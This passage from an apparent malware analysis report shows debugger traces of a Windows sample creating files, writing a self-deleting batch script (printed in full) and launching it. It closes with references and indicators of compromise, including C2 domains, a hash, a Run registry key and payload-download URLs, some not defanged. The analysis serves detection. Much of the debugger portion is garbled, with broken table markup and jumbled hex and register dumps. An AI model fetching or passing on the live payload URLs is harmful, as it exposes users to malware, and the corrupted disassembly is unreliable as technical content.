dword ptr [0021C1	LF8 <wininet_du< th=""><th>mp.&amp;CreateFile</th><th>eA&gt;]=<kernel32.createf< th=""><th>ileA&gt;</th><th></th><th>2: [esp+4] C0000000 3: [esp+8] 00000003</th></kernel32.createf<></th></wininet_du<>	mp.&CreateFile	eA>]= <kernel32.createf< th=""><th>ileA&gt;</th><th></th><th>2: [esp+4] C0000000 3: [esp+8] 00000003</th></kernel32.createf<>	ileA>		2: [esp+4] C0000000 3: [esp+8] 00000003
	001626D6 5 001626D7 FI	15 <u>F8 C1 21</u>	00 push eax call dword	f ptr ds:[<&CreateFileA>]	eax: "C:	Default (stdcall) 1: [esp] 012FE480 "C:\\Users\\\\\AppData\\Loc
	001626C0 66 001626C5 66 001626C7 66 001626C9 66 001626C8 66	A 00 8 80 00 00 00 A 02 A 00 A 03 8 00 00 00 C0 9 85 98 FE FF	FF lea eax, dv	0000 word ptr ss: ebp-168		x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x87StatusWord 0000 x87Sw_E 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_C1 0 x87Sw_C0 0 x87Sw_E5 0 x87Sw_5 0 x87Sw_P 0 x87Sw_U 0

# Figure 155

The above file is populated using the WriteFile API, and its content is displayed below:

0016226F1         8D 45 FC         1ea eax, dword ptr ss:[ebp-4]         edx:"ec         x8           0016226F6         2B CA         sub ecx, edx         edx:"ec         x8           0016226F6         50         push eax         push eax         eax:"ec         x8           0016226F5         51         push eax         push eax         eax:"ec         x8           0016226F5         50         push eax         push eax         eax:"ec         x8           001626F5         53         push eax         push eax         eax:"ec         x8           001626F5         54         60         c         c         c         push eax	[esp+8] 000000A2
## Dump 1       ## Dump 2       ## Dump 3       ## Dump 4       ## Dump 5       @ Watch 1       Ix=ILocals       >> Struct       D12FDA40       012FDA40       012FDA40	68 "@echo off\r\n:try\r\ndel \"C:\\Users\\ A2 E4
<pre>1 @echo off 2 :try 3 del "C:\Users\\Desktop\WININE~1.EXE" 4 if exist "C:\Users\\Desktop\WININE~1.EXE" goto try 5 del "C:\Users\\AppData\Local\Temp\delself.bat"</pre>	Figure 157

After the batch file finishes its execution, the malicious file and the script are deleted:

dword ptr [00210		50 50 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 6A 00 FF 15 00 C0 21 c_dump.4CreatePr exe: \$12788 #127	FF 00 ocessA>]= <ker< th=""><th>push eax lea eax,dword push eax push 0 push 0 push 0 push 0 push 0 push 0 push 0 rea eax,dword pt call dword pt nel32.Createf</th><th>l ptr ss:<b>[</b>e r ds:[<mark>&lt;&amp;Cr</mark></th><th>bp-888]</th><th>SA&gt;]</th><th></th><th>eax: "\ eax: "\ eax: "\</th><th></th><th>[esp+4] [esp+8]</th><th>(Empty) (Empty) (Empty) (Empty) ord 0000 x875W_C x875W_C x875W_F</th><th>0 0 x87 0 x87 "\"C:\\Us</th><th>8 (Empt 8 (Empt 8 (Empt 5W_C2 5W_C2 5W_ES 5W_U •</th><th></th><th></th></ker<>	push eax lea eax,dword push eax push 0 push 0 push 0 push 0 push 0 push 0 push 0 rea eax,dword pt call dword pt nel32.Createf	l ptr ss: <b>[</b> e r ds:[ <mark>&lt;&amp;Cr</mark>	bp-888]	SA>]		eax: "\ eax: "\ eax: "\		[esp+4] [esp+8]	(Empty) (Empty) (Empty) (Empty) ord 0000 x875W_C x875W_C x875W_F	0 0 x87 0 x87 "\"C:\\Us	8 (Empt 8 (Empt 8 (Empt 5W_C2 5W_C2 5W_ES 5W_U •		
		ump 3 🛛 🚛 Dump 4		💮 Watch 1	[x=] Locals	2 Struct	- 1	012FDA28 00000 012FDA2C 012FD	A60 "\"(	:\\Use	rs\\ <b></b> \\	AppData	\Local\\Te	emp\\de	lself.ba	t\""
Address Hex 012FDA30 00 00 012FDA40 00 00 012FDA60 00 00	00         00         00         00         00           00         00         00         00         00         00           00         00         00         00         00         00         00           00         00         00         00         00         00         00         00           00         00         00         00         00         00         00         00	00 00 00 00 00 00 00 00 00 00 00 00 00	0 00 00 00 00 0 00 00 00 00					012FDA30 00000 012FDA34 00000 012FDA38 00000 012FDA3C 00000 012FDA44 00000 012FDA44 00000 012FDA48 012FE 012FDA4C 012FE	0000 0000 0000 0000 588							

### References

MSDN: <u>https://docs.microsoft.com/en-us/windows/win32/api/</u>, <u>https://docs.microsoft.com/en-us/windows/win32/taskschd/time-trigger-example\_c</u>

# Fakenet: https://github.com/fireeye/flare-fakenet-ng

# Any.run: https://app.any.run/tasks/635cd7df-e4b7-4d1a-a937-e8d8599e6c72/

VirusTotal:

https://www.virustotal.com/gui/file/4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86 020a936cdd09cbe

MalwareBazaar:

https://bazaar.abuse.ch/sample/4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af8602 0a936cdd09cbe/

OpenSSL: https://github.com/openssl/openssl

INDICATORS OF COMPROMISE

C2 domains:

securebiz[.]org

znpst[.]top

SHA256: 4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86020a936cdd09cbe

Scheduled Task: "Time Trigger Task"

Registry key: HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\SysHelper

User-agent: "Microsoft Internet Explorer"

PDB paths:

- "C:\xudihiguhe\jegovicatusoca\jijetogez\winucet\xusev\kucor.pdb"
- "e:\doc\my work (c++)\_git\encryption\release\encrypt\_win\_api.pdb"

# URLs:

- http[:]//securebiz[.]org/fhsgtsspen6/get.php
- http[:]//securebiz.org/files/1/build3.exe
- http[:]//znpst.top/dl/build2.exe
- https[:]//api.2ip.ua/geo.json